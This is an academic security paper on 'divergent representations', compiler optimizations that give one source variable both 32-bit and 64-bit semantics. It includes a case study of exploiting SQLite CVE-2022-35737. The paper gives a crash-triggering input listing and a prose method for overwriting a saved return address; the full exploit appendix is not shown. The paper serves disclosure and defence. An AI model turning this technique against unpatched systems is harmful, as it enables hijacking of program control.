Divergent Representations: When Compiler Optimizations Enable Exploitation

Andreas D. Kellas*, Alan Cao†, Peter Goodman†, and Junfeng Yang*
*Columbia University, †Trail of Bits
*{andreas.kellas, junfeng}@cs.columbia.edu, †{alan.cao, peter}@trailofbits.com

***Abstract*—Compiler optimizations can introduce unexpected security weaknesses in programs. In this paper, we introduce a newly discovered form of optimization-introduced security weakness that can benefit attackers, called divergent representations. We show that when divergent representations appear near vulnerabilities, they can enable attackers to create more powerful exploits. We provide a case study of a publicly disclosed SQLite CVE that becomes exploitable because of a divergent representation. We show that divergent representations are prevalent in software by searching for code patterns that may produce divergent representations, and found candidate patterns in 44% of scanned repositories.**

I. Introduction

Compiler optimizations are known to negatively affect the security of compiled programs. They have been shown to introduce unexpected vulnerabilities when undefined behavior is present [1], [2] and to introduce more effective code-reuse gadgets [3].

We have discovered a new form of compiler-introduced security problem: divergent representations. Compilers may produce code that treats a single source code variable with different semantic representations in compiled program locations, e.g., by representing a variable of type `int` using signed 32-bit semantics in some program locations and using unsigned 64-bit semantics in other locations. When coupled with a vulnerability in the code that enables the execution of undefined behavior, attackers can use divergent representations to exploit programs that would otherwise be unexploitable.

Divergent representations introduce new paths through the program, which provide attackers with new primitives for exploitation. We show that CVE-2022-35737 [4]–[7] in SQLite, a vulnerability in a well-tested and widely deployed library, can only be exploited through a divergent representation. Divergent representations are also prevalent: we scanned 999 C and C++ repositories on GitHub for potential divergent representation code patterns, and found the pattern in 445 of the repositories.

Despite their prevalence, divergent representations have gone unnoticed or disregarded. In the majority of instances, divergent representations are benign; for well-defined executions of a program, a divergent representation results in equivalent behavior compared to code that is free of divergent representations. However, when undefined behavior is executed, the divergent representation enables new program paths to be reached. If programs could be guaranteed to be free of undefined behavior, then divergent representations would be a non-issue. Unfortunately, vulnerabilities persistently appear [8], [9].

Divergent representations call for the rethinking of crucial aspects of tools for software development, compiler optimization, and program analysis. Compiler optimizations are the cause of divergent representations; compilers apply optimizations that provide performance benefits, and that are equivalent transformations of the program for all well-defined executions. However, compilers do not usually take into account ways that the transformation can enable exploitation when vulnerabilities are present. Exploit mitigations, like stack canaries, can be viewed as having the opposite effect of such a transformation: mitigations introduce a performance cost, but reduce the ease of exploitation of a vulnerability by removing possible state transitions through the program. Ideally, compilers ought to prefer transformations that are performant, but which do not enable exploitation.

Once made aware of divergent representations, security-conscious programmers could try to avoid code patterns that result in divergent representations. However, this increases the cognitive load of the programmer in counterproductive ways. Instead, source-level analysis tools should reason about code patterns that might produce divergent representations, and make alternate recommendations. Binary-level analysis tools, like decompilers, need to be able to correctly identify assembly code that composes a divergent representation in order to correctly reason about the original source code.

The main contributions of this work are:

1) a definition of divergent representations and concrete examples that introduce new program states;
2) a demonstration that divergent representations can be used to exploit programs with a case study of SQLite CVE-2022-35737;
3) models of code patterns using code query languages to identify divergent representation candidates in source code and compiled programs; and
4) a characterization of the prevalence of divergent representations in C and C++ programs.

The rest of the paper is organized as follows: Section II provides preliminary background information about optimizing compilers, undefined behavior, and the exploitation of compiled programs. Section III defines divergent representations and provides a small example to reason about. Section IV is a case study of using a divergent representation to exploit SQLite CVE-2022-35737. Section V characterizes the prevalence of divergent representations in common code repositories. Section VI discusses the importance and implications of divergent representations. Section VII describes related work in compiler optimizations that introduce security weaknesses, and contextualizes this work among the previous work. Section VIII provides concluding remarks.

II. Background

This section provides preliminary discussion of undefined behavior in compiled languages. Optimizing compilers can benefit from the assumption of the absence of undefined behavior, in order to produce performant code. However, undefined behavior is the source of many bugs and vulnerabilities.

A. Undefined behavior and optimizing compilers

Undefined behavior allows compilers to optimize programs aggressively. Compilers opportunistically assume that a program cannot execute undefined behavior, despite the potential for programmer mistakes.

As a concrete example, the C standard specification [10] defines the semantics of valid C programs. The standard explicitly leaves some behaviors undefined, like adding two signed integer values that result in a value greater than `INT_MAX`, or accessing an array out-of-bounds. Compilers trust programmers to write programs that do not contain undefined behavior [11], so compilers do not have to insert code to immediately check whether undefined behavior occurs.

Optimizing compilers can apply transformations to programs only if the semantics are valid and equivalent for all well-defined executions. Sometimes, valid transformations can introduce security weaknesses when compilers assume the absence of undefined behavior in programs, since programmers often violate this assumption. Security-relevant code that depends on signed integer overflow behaviors, which are undefined, may be completely removed from programs [1], [2]. Notoriously, CVE-2009-1897 was inserted into the Linux kernel by a compiler removing a null pointer check that followed undefined behavior [12], [13]. Some transformations may not introduce software vulnerabilities, but affect the security of programs by increasing the number of usable gadgets for code-reuse attacks [3] or by introducing side channels that leak information about the program [1].

B. Undefined behavior introduces unintended program states

A vulnerability permits a program to transition into an unintended execution state, previously referred to as a “weird state” [14]. An exploit is an input to the program that causes the program to reach such a weird state, and that then causes the program to transition to additional weird states of the attacker’s choosing. Undefined behavior introduces transitions to weird states that enable attackers to craft exploits. Generally, when there are more state transitions available between weird states, the attacker can craft more powerful exploits.

As an example, a buffer overwrite is an instance of undefined behavior. The overwrite may enable an attacker to write a chosen value over the saved return address on the stack, which would result in a “weird state” of the program. The attacker then tries to coerce the program to transition to new weird states that might include executing attacker-inserted shellcode, or returning to a sequence of code-reuse gadgets in a return-oriented programming (ROP) attack [15].

Even though compilers are permitted to ignore the possibility of undefined behaviors when optimizing programs, in practice vulnerabilities do exist and so security best-practices dictate that mitigations should be applied to programs [16]. Compilers, linkers, and runtime environments collude to attempt to minimize the weird state transitions available to attackers through mitigations like stack canaries, memory segment permissions, and runtime-relocatable code, sometimes at the expense of performance. Exploit mitigations have the effect of removing transitions from between weird states.

If exploit mitigations remove unintended state transitions from a program, then adding unintended state transitions has the opposite effect of a mitigation. Since code-reuse gadgets can add state transitions that are useful for exploitation, previous work in software debloating aimed to reduce the occurrences of useful code-reuse gadgets in programs [17]–[25]. Divergent representations are a new category of code patterns that add unintended program state transitions.

III. Divergent Representations Overview

A divergent representation is an instance of a source code variable represented by two or more different semantic treatments in a compiled program. For inputs that only result in well-defined behavior, divergent representations are the harmless byproducts of performance-enhancing compiler optimizations. However, for inputs that result in the execution of undefined behavior (e.g., inputs that reach vulnerabilities), divergent representations enable new reachable program states along new paths through the program. Attackers can use the additional program states to exploit vulnerabilities that would otherwise be unexploitable.

A single piece of program data may be used multiple times in a program, e.g., a single source code variable may be read from or written to at various locations in a program. If the compiler chooses to treat some uses of the variable as, for example, a signed 32-bit integer, but to treat other uses of the same variable as an unsigned 64-bit integer, we refer to this as an instance of a divergent representation.

The creation of a divergent representation may be perfectly valid, from the perspective of an optimizing compiler, as long as the divergent semantics are equivalent for all well-defined executions of the program. However, vulnerabilities often result from permitting the execution of undefined behavior, and attackers can combine the presence of a vulnerability with the additional program states provided by divergent executions to craft more powerful exploits.

In summary, a divergent representation describes an instance in a compiled program of two or more different representations of a single source code variable. The representations are supposed to be equivalent for all well-defined executions of the program. However, if undefined behavior is present, the



Fig. 1: Example inputs and case analysis of the `indexof` function when it contains a divergent representation. In the `indexof` function, `i` is used to index into `buf` and as the function return value. Case 1 shows that for well-defined inputs, where `i` does not exceed `INT_MAX`, all values of `i` maintain equivalence. Case 2 shows that undefined behavior causes divergent values of `i`, which an attacker can use to take new program paths.

```
int indexof(char *buf, char target) {
    int i;
    for (i=0; buf[i] != target; i++) {}
    return i;
}
```

Listing 1: A simple `indexof` function that scans a string for the target character and returns the index of the target when found.

```
1   indexof(char* buf, char target):
2           mov     eax, -1
3   .LBB0_1:
4           add     eax, 1          ; eax = eax + 1
5           lea     rcx, [rdi + 1]  ; rcx = rdi + 1
6           cmp     byte ptr [rdi], sil
7           mov     rdi, rcx        ; rdi = rcx
8           jne     .LBB0_1
9           ret
10
```

Listing 2: `indexof` function compiled with Clang 14.0.0 and O1 optimization level. When the function is called, the `rdi` register contains the address of buf and the `sil` (`rsi`) register contains the target character. When the function returns, `eax` contains the return value. `eax`, `rdi`, and `rcx` each represent `i`, but with different semantics.

representations may diverge and allow for otherwise-infeasible paths through the program to reach new states.

A. *Simple example:* `indexof`

For a simple example of a divergent representation, consider the small C function in Listing 1, which scans an input string for a target character and returns its index.

In the `indexof` function, the source variable `i` is a signed integer and has multiple uses in the function: 1) as the return value of the function, 2) as an induction variable in the for-loop, and 3) as an offset into the string to access memory. Further, the `indexof` function can execute undefined behavior when the `target` character is not in the first `INT_MAX` bytes of the `buf` array, allowing `i` to increment beyond the well-defined range of integers.

Listing 2 shows the `indexof` function compiled for the 64-bit x86 architecture using Clang 14.0.0 at optimization level O1.[1] In the compiled function, `i` has multiple representations: 1) the return value is treated as a signed 32-bit value held in the `eax` register and incremented on line 4; 2) the induction variable is treated as an unsigned 64-bit value in the `rcx` register, which is incremented on line 5, separately from the return value; and 3) the offset to access memory is also treated as an unsigned 64-bit value in the `rdi` register, which is incremented in step with `rcx` on lines 5 and 7.

Note that the return value *must* remain a 32-bit value, because the return value of the `indexof` function is defined with type `int`. However, the compiler chose to widen the induction variable and memory offset through its induction variable canonicalization optimization [26]. This allows the compiler to avoid inserting a sign-extension instruction in the loop body, which would have been necessary for widening the 32-bit integer value to the machine's 64-bit pointer-width for pointer arithmetic when indexing into memory. This is a valid transformation because all well-defined executions of this program are semantically equivalent, and additionally improves performance of programs by up to 39% [27].

As a result of the divergent representation in the `indexof` function, the return value of the function (represented with signed 32-bit semantics) can differ from the offset into memory where the `target` character is located (represented with unsigned 64-bit semantics). Consider when the `target` character is not in the first `INT_MAX` bytes of `buf`, but is found at

[1] https://godbolt.org/z/svdq6d1Y3

offset INT_MAX + 1. In this case, the memory offset is wide enough to treat INT_MAX + 1 as a valid positive 64-bit integer and will access memory location buf[INT_MAX + 1]. This memory location contains the target character, so the function returns. However, the return value will have wrapped, according to 32-bit two's compliment arithmetic, to the negative 32-bit INT_MIN value. As a result, the return value does not indicate the index into the buffer where the target character was found. Figure 1 illustrates the divergence of i when inputs result in undefined behaviors.

If the compiler had used one consistent set of semantics to represent all uses of i in the compiled program, the return value of indexof always represents the index where the target character is found (assuming that it is found), even in cases of undefined behavior. This holds whether the chosen semantics are signed 32-bit or unsigned 64-bit representations. Therefore, the boolean expressions shown at the bottom of Figure 1 always evaluate true in well-defined executions of indexof, and even for undefined executions, as long as the program is free of divergent representations. However, the expression can evaluate false when a divergent representation introduces a new execution path that is reached by the undefined behavior.

While contrived, this indexof function demonstrates how a divergent representation of a source variable can create new reachable program states for an attacker to use. In this example, the outcome results in a nonsensical boolean evaluation, but we will show in Section IV how attackers can leverage divergent representations to exploit real-world CVEs in production software.

IV. Case Study: Exploiting Software with Divergent Representations

When divergent representations appear in programs with existing vulnerabilities, attackers can use them to write more powerful exploits. In this section, we provide a case study of the exploitation of SQLite CVE-2022-35737, where a divergent representation allows an attacker to use the vulnerability to control the program instruction pointer. Without the divergent representation, the attacker can only crash the vulnerable program at the location of the overwrite. This divergent representation appears in official distributed compiled versions of libsqlite3.so, including the version distributed by the Apt package manager for Ubuntu 20.04.

A. SQLite CVE-2022-35737

SQLite is a popular SQL database implementation written in C, and has over one billion deployments [29]. SQLite is renowned for the robustness of its tests, with 100% branch test coverage [30]. We discovered and disclosed CVE-2022-35737 in SQLite versions prior to 3.39.2 [4]–[6]. CVE-2022-35737 is an integer overflow vulnerability in the sqlite3_str_vappendf function in the printf.c module of SQLite. SQLite provides its own implementations of the printf family of functions, like sqlite3_snprintf, in order to provide the custom format string specifiers %Q, %q, and %w for special character escaping in SQL queries. Internally, the printf functions call the vulnerable sqlite3_str_vappendf function.

```
1  int i, k, n, x, y, z;
2  char ch;
3  char output[MAX_BUFSIZE];
4  /* char *input is a function parameter */
5
6  /* 1) Scan input string */
7  k = -1;
8  for(i=n=0; k!=0 && (ch=input[i])!=0; i++, k--) {
9      if (ch=='\'') n++;
10     if ((ch & 0xc0) == 0xc0) {
11         while ((input[i+1] & 0xc0) == 0x80) { i++; }
12     }
13 }
14
15 /* 2) Check that buffer can fit escaped string
16  *    INTEGER OVERFLOW */
17 if (n + i + 3 <= MAX_BUFSIZE) {
18
19     /* 3) Copy escaped string into output buffer */
20     y = 0;
21     z = i;
22     for (x=0; x < z; x++) {
23         /* STACK BUFFER OVERFLOW OF output */
24         output[y++] = input[x];
25         if (input[x] == '\'') output[y++] = '\'';
26     }
27 }
```

Listing 3: Vulnerable SQLite sqlite_str_vappendf function (simplified for clarity). Unedited vulnerable SQLite code at lines 803-850 of [28].

```
#define STR_LEN 0x7FFFFFFF
char *src = calloc(1, STR_LEN + 1);
char *dst = calloc(1, STR_LEN + 1);
memset(src, 'a', STR_LEN);
sqlite3_snprintf(STR_LEN + 1, dst, "%q", src);
```

Listing 4: A large string input to sqlite3_snprintf results in a program crash due to CVE-2022-35737. For this string input of all 'a' characters, the addition on line 17 of Listing 3 overflows with i=0x7FFFFFFF and n=0, causing 2,147,483,647 bytes to be written to the stack at line 24, resulting in a program crash.

When handling the string argument for the %Q, %q, and %w format strings, the vulnerable function first 1) scans the string argument to calculate the size of the output string, accounting for bytes that must be added for escaped characters. Then, it 2) checks that the stack-allocated output buffer is sufficiently large to contain the escaped string. Finally, the function 3) copies the escaped string into the output buffer.

An integer overflow can occur when the escaped string size is calculated. The result of the calculation can be a negative integer value, which will always compare smaller than the allocated stack buffer size, regardless of how large the actual input string is. The function then attempts to copy the entire input string into the stack-allocated buffer, and a stack buffer overflow occurs.

The vulnerable code is shown in Listing 3 (simplified for clarity). Lines 7-13 scan the input string, counting the number of special characters (`int n`) and the total number of bytes (`int i`). Line 17 checks to ensure that the computed size of the escaped string fits in the allocated stack buffer, but the size calculation can overflow. When integer overflow occurs, the output buffer can be smaller than the actual size of the escaped string, but the condition expression still evaluates true. Lines 20-26 copy the escaped string into the output buffer, and stack buffer overflow can occur at line 24.

When the SQLite library is compiled without optimizations, any input that causes the integer overflow on line 17 will crash the program at line 24. In order to cause the overflow, the input string must necessarily be large, so that `i + n + 3 > INT_MAX`, where `i` is the total number of bytes in the input string, and `n` is the number of special characters in the input string. However, for the overflow to occur, the input string must be at least 1GiB in size. When the input string is copied into the output buffer at line 24, the string is written beyond the stack segment in memory. Linux systems, for example, allocate stack segments of 8MiB by default, and so the program will crash when 1GiB of data is written to the stack. Listing 4 shows an example input to `sqlite3_snprintf` that results in program crash.

B. Exploiting CVE-2022-35737 using a divergent representation

A more powerful exploit enables an attacker to control the instruction pointer, rather than for the program to crash immediately on overflow. In order to control the instruction pointer, the attacker should aim to use the stack buffer overflow to overwrite the saved return address on the stack, and then to cause the function to return. The exploit attempt shown in Listing 4 fails because, in addition to overwriting the saved return address on the stack, it also writes 1GiB of data to stack and causes the program to crash before reaching the function return.

In order to overwrite the saved return address and reach the function return statement, the attacker must overcome two seemingly contradictory conditions:

1) `n + i + 3 <= MAX_BUFSIZE`. The size of the escaped string is computed (with possibility of overflow) and used to check that the escaped string can fit in the `output` buffer. As described in Section IV-A, when integer overflow occurs, this condition can evaluate true even though the escaped string size is greater than `MAX_BUFSIZE`.
2) `MAX_BUFSIZE < i << 8388608 (8MiB).` The size of the overwrite is limited by the size of the input string, which is represented by `i`. In order to overwrite the saved return address, `i` must be large enough to overflow the `output` buffer on the stack, but must not be large enough to cause the escaped output string to be written beyond the end of the 8MiB stack.

The example in Listing 4 meets Condition 1 by causing integer overflow, but crashes because Condition 2 is not met, since `i > 8388608`. In order to meet Condition 2, `i` must be a relatively small value. This requires that `n` is large in order to keep Condition 1 true by overflowing `n + i + 3`. On lines 7-13 of Listing 3, `i` is incremented every time that `n` is incremented, so `n <= i` (recall that `n` is intended to track the number of special characters in the input, and `i` is intended to track the total number of bytes in the input). However, `i` can also overflow when the total number of bytes in the input string exceeds `INT_MAX`. If `i` overflows and wraps to a small positive integer value while `n` remains large, then both conditions can be met: Condition 1 results from the overflow of addition of large `n` and small `i`, while Condition 2 is true as long as `i` wraps to a small positive integer greater than `MAX_BUFSIZE`.

In the unoptimized compilation of this function, where all 32-bit integers are represented with signed two's complement 32-bit semantics, `i` wraps to the negative `INT_MIN` value when it is incremented beyond `INT_MAX`. Then, the next time that `input[INT_MIN]` is accessed on line 8 or 11 of Listing 3, the program will access memory at a negative offset from `input` and either crash (if memory address is unmapped or inaccessible) or access memory that the attacker does not control.

The officially distributed `libsqlite3.so` vulnerable library version provided by the Apt package manager for Ubuntu 20.04 contains a divergent representation that allows an attacker to overcome this challenge. The divergent representation of `i` allows an attacker to meet both conditions by introducing new program states. The `i` source code variable in lines 7-13 of Listing 3 is represented with signed 32-bit semantics on Line 8, but with unsigned 64-bit semantics on line 11. This is the result of the same kind of optimization applied by Clang in the `indexof` example in Section III-A, where performance is improved by avoiding a sign-extension instruction in the loop body.

The unsigned 64-bit representation of `i` on line 11 provides new program states that the attacker can use to avoid the negative memory offset. When the function scans unicode characters, `i` increments with unsigned 64-bit semantics, so that the memory access of `input[i+1]` on line 11 will continue in the positive direction when `i` exceeds `INT_MAX`. When the attacker provides an input string with unicode prefix bytes in offset locations that would have resulted in negative representations in the signed 32-bit integer range, the attacker can avoid the negative memory access by taking advantage of the program path with 64-bit semantics.

The attacker can meet both necessary conditions to overwrite the saved return address and cause the function to execute to completion when the divergent representation is present. We provide a proof of concept exploit in Appendix A that overwrites the return address with an attacker controlled value and continues function execution.[2] Note that we do not take into account the presence of stack canaries with this exploit approach; we assume that canaries are not present, or

[2] https://github.com/trailofbits/publications/tree/master/disclosures/CVE-2022-35737

that the attacker has a means to leak the canary value of the target process[16].

V. Prevalence of Divergent Representations

We demonstrated in Section IV that divergent representations can enable exploitation when they appear alongside vulnerabilities. We show in this section that the divergent representation that made SQLite CVE-2022-35737 exploitable was not an isolated incident, but a common pattern that may enable the exploitation of future vulnerabilities. We show that divergent representations are common in C and C++ projects, and so could feasibly appear alongside as yet undiscovered vulnerabilities.

Ideally, we would identify all vulnerabilities and determine whether divergent representations enable their exploitation. Vulnerability discovery is a challenging problem of its own, as is exploit generation. In lieu of discovering and exploiting all vulnerabilities, we quantify the occurrence of divergent representations with heuristic searches. By showing that divergent representations are common, we can infer that future vulnerabilities will appear near divergent representations, like in CVE-2022-35737.

We searched for both source code and compiled binary code patterns that could indicate the presence of divergent representations. Our source code queries identified candidate instances that may produce divergent representations when compiled, while our binary code queries searched for definitive instances of divergent representations. Our source code scans act as a type of heuristic for indicating the presence of divergent representations: they cannot definitively indicate the presence of divergent representations, but they can be performed at scale since they do not require compiling the target software. We then conducted a more thorough search over compiled programs that was guided by the results of the source code scans. We open source our queries for others to identify instances of divergent representations.[3] [4]

A. Searching for source code candidates of divergent representations

To search for source code candidates that may produce divergent representations, we used GitHub's CodeQL [31], [32] to model the source code pattern described in Sections III and IV that we observed to produce integer divergent representations of 32- and 64-bit values. CodeQL provides a query language for searching source code for code patterns, typically for the purpose of querying for vulnerable code patterns.

We model the original source code pattern that produced the integer divergent representation by searching for code where a signed integer is:

1) declared before an identified loop;
2) incremented inside the loop;
3) used to access an array inside the loop; and
4) used after the loop.

These conditions together might produce divergent representations when compiled with optimizations, since the memory accesses inside the loop body may be widened to avoid sign extension. Note that these conditions are not the only patterns that may produce divergent representations.

We queried 999 sampled C and C++ GitHub repositories that support CodeQL querying with downloadable CodeQL databases, which represent repositories with high numbers of stars, watchers, and forks on GitHub.[5] Of the 999 repositories queried, 445 repositories (44.5%) had at least one instance of the divergent representation candidate code pattern; 116 repositories (11.6%) had at least 10 candidates; and 14 repositories (1.4%) had at least 100 candidates. We identified a total of 6,189 code candidates in the 999 repositories, with the distribution shown in Figure 2.

B. Searching for divergent representations in compiled binary programs

We searched compiled binary programs for specific assembly patterns in order to find instances of divergent representations. We used the Binary Ninja disassembler and binary analysis platform to model the patterns of integer divergent representations over the compiled program. Binary Ninja provides an intermediate representation to abstractly reason about binary programs [33], [34]; this is analogous to the intermediate representations used by compilers to perform analyses on source code during the compilation process. For our query, we specifically used Binary Ninja's Medium Level Intermediate Language (MLIL) Single-Static Assignment (SSA) form to reason about the disassembled program, which abstracts registers and memory locations as variables and enables data-flow analyses with Φ-nodes.

Integer divergent representations are recognized by data variables that are operated on with different sizes at different program locations. We search for variables that exist in program loops, where some uses of the variable are with 64-bit operations, and other uses are with 32-bit operations. We represent this in Binary Ninja's MLIL SSA form by searching for instances of SSA Φ-nodes that:

1) use their own defined variables, indicating that the variables are used in a loop;
2) use variables defined with different sizes;
3) define variables used in 64-bit operations; and
4) define variables later downcast to smaller sizes.

To observe the effect of compiler optimizations on the prevalence of divergent representations, we sampled repositories that were identified by the source code CodeQL queries and compiled the associated code with both Clang and GCC. For each compiler, we produced a build for each optimization level from O0 to O3. We searched each build using our Binary Ninja query, with the results shown in Table I.

Unsurprisingly, no divergent representations existed in any unoptimized builds, validating our understanding that divergent representations are produced by compiler optimizations.

[3] https://github.com/trailofbits/divergent-representations/

[4] https://github.com/wunused/divergent-representations-artifacts

[5] Full list of scanned repositories and results: https://pastebin.com/QxCRXAp8.



Fig. 2: Distributions of divergent representation source code candidates identified through CodeQL. A total of 999 C and C++ GitHub repositories were scanned.

TABLE I: Number of divergent representations in selected repositories when compiled with different compilers and optimization levels. Compiler versions used were GCC 11 and Clang 14. Repositories were selected from the results of the CodeQL source code scans and for ease of compilation.

Repository	CodeQL	GCC -O0	GCC -O1	GCC -O2	GCC -O3	Clang -O0	Clang -O1	Clang -O2	Clang -O3
radare2	186	0	90	98	119	0	62	78	111
sqlite3	111	0	61	69	76	0	39	44	58
libsqlite3.so.0.8.6	111	0	33	37	53	0	23	26	30
flatpak	50	0	3	6	8	0	14	18	20
libwolfssl.so.35.3.0	22	0	5	4	4	0	46	16	16
libgit2.so.1.5.0	14	0	0	0	0	0	0	0	0

When optimizations are enabled, the occurrences of divergent representations seem to increase in number at higher optimization levels, but not in all cases, as `libwolfssl.so` has more divergent representations when compiled with O1 than higher optimization levels. This may be the result of interactions of additional analyses at higher optimization levels, or of divergent representation forms that our queries cannot identify.

Our results are an underapproximation, since divergent representations may take other forms that we have not queried for. Still, our scans show that divergent representations are quite common in compiled software, and that the divergent representation that enabled the exploitation of SQLite CVE-2022-35737 was not an isolated code pattern. This is just one observed form of divergent representation with over 6,000 candidate code patterns when searched in 999 repositories, and with at least one possible occurrence in 44% of scanned repositories. Most divergent representations are harmless, unless they occur alongside a vulnerability that allows for the execution of undefined behavior. While vulnerabilities are relatively sparse, we emphasize that the prevalence of divergent representations raises the possibility that future vulnerabilities will be discovered in the vicinity of divergent representations.

VI. Discussion

Divergent representations are prevalent in C and C++ code, and make exploitation easier for attackers when they appear alongside vulnerabilities. So far, we have only discussed occurrences of integer divergent representations and their impact on the security of compiled programs. In this section, we discuss other code patterns that may produce divergent representations, how divergent representations can be prevented, and why program analysis tools need to be aware of divergent representations.

A. Alternate forms of divergent representations

We have identified and discussed one specific form of divergent representations that widen signed 32-bit to unsigned 64-bit representations through induction variable canonicalization. Other forms of divergent representations may exist in compiled programs. The common feature of a divergent representation is inconsistent treatment of data that can be used in the execution of undefined behavior. We suspect that many such forms may exist.

Intuitively, other integer widths have their own forms of divergent representations. CPU word-sizes may affect the prevalence of such representations, since promotion considerations will differ. We have observed divergence of 8-bit values that get promoted to 32-bit values on 32-bit architectures[6] and to 64-bit values on 64-bit architectures.[7]

Other forms of divergent representations may appear completely different. Some very common C library functions, like memcpy, are treated by compilers as built-ins that may be inlined opportunistically, or may be called as regular library function calls [35]. Undefined behavior can exist in these functions; for example, it is undefined to call memcpy with two overlapping memory areas [36]. A compiler may produce a program that uses inlined calls to memcpy in some locations and uses explicit calls to memcpy in others. If the behavior of the two versions of memcpy differ in their handling of undefined behavior, then divergent program paths can occur even though the arguments to the different memcpy functions are the same. Over the years, the glibc implementation of memcpy has changed how it handled undefined behavior, which resulted in crashes in programs that made too strong assumptions about undefined inputs [37]. We strongly suspect that amidst the changes, a compiler's implementation of a built-in function treated undefined behavior differently than a library's implementation of the same function.

Undefined behavior can exist in programming languages other than C and C++. LLVM IR has its own definitions of undefined behavior, and further exploration is required to determine whether divergent representations can emerge from LLVM IR undefined behavior.

B. Preventing divergent representations

When possible, divergent representations ought to be prevented so that they do not enable future exploits. Since divergent representations result from compiler optimizations, a naive, but unappealing, way to prevent divergent representations from appearing is to disable select compiler optimizations. This has the obvious disadvantage of producing less performant programs.

A more reasonable approach is to use appropriate data types to avoid source code patterns that might produce divergent representations in favor of equivalent ones that do not. Recall that in the indexof example from Section III-A (reproduced in Listing 5), the divergent representation appeared when the signed 32-bit representation of i is widened to an unsigned 64-bit representation as a performance optimization to avoid a sign extension instruction in the loop body. i is used as a non-negative counter value. In the function indexof_new, i is declared with type size_t, defined by ISO C and GNU C to represent the sizes of objects [10], [38]. In the Clang compilation of indexof_new, no divergent representation occurs as i is consistently represented as a 64-bit value, and the sign extension instruction is not needed. The new function meets the intent of the programmer, is as performant as the optimized version of the original function, and does not introduce a potential divergent representation.

However, expecting the programmer to reason about the compiled representations of semantically correct code is counterproductive; the cognitive load of programming correctly is great enough as it is. Instead, programming tools can help reason about divergent representations.

C. Tools should be aware of divergent representations

Programming tools should be able to recognize and reason about divergent representations. In order to help programmers avoid code patterns that may produce divergent representations, tools need to be able to recognize candidate source code patterns. In order to determine whether vulnerabilities are exploitable, or to decompile binary code, binary analysis tools also need to be aware of divergent representations.

Linters and compilers reason about source code to make recommendations and provide warnings to programmers. Divergent representations could be prevented at their source by creating tools to recognize and avoid the code patterns that create them; for example, by creating tools that can recognize that Listing 6 is equivalent to Listing 5 in both semantics and performance, but also that Listing 6 does not have the potential for divergence when compiled. One possible method for identifying divergent representations during compilation is to compare the types of all variable uses before and after applying a code transformation, and to emit warnings to the programmer when the types diverge.

Tools that reason about compiled programs should also be aware of divergent representations. Binary analysis tools should able to identify divergent representations near identified vulnerabilities to help assess potential exploitability of the vulnerability. Reverse engineering tools can also benefit: decompilers attempt to take compiled programs and output the original source code programs. Divergent representations can introduce confusion in the decompiled output. As an example, Listing 9 shows the decompilation of the optimized indexof function produced by the Ghidra decompiler. The decompiled output is semantically equivalent to the original source code (Listing 5) for well-defined executions of the program. However, it is subtly different: the decompiled output increments two separate variables on each loop iteration. The first variable represents the use of i as the integer return value, and the other variable is a pointer incrementing through buf. The semantics of incrementing a pointer differs from the semantics of incrementing a signed integer, which is a subtle change from the original program that reflects the presence of the divergent representation. If Ghidra had been aware of the divergent representation, it may have been able to reconstruct a more faithful source code representation.

VII. Related Work

This paper describes a specific pattern of security weaknesses that results from compiler optimizations. In particular, the security weaknesses enable the exploitation of existing programmer errors that may otherwise have been unexploitable. Significant previous work studied how compiler optimizations affect the security of compiled programs. Most of the previous

[6] https://godbolt.org/z/b7ffP7aEM

[7] https://godbolt.org/z/G6Kca3so6

```


  int indexof(char *buf, char c) {
    int i;
    for (i=0; buf[i] != c; i++) {}
    return i;
}
```

Listing 5: A simple function for calculating the index of a character in a buffer. Reproduced from Listing 1.

```
 #include <stddef.h>

 size_t indexof_new(char *buf, char c) {
     size_t i;
     for (i=0; buf[i] != c; i++) {}
     return i;
 }
```

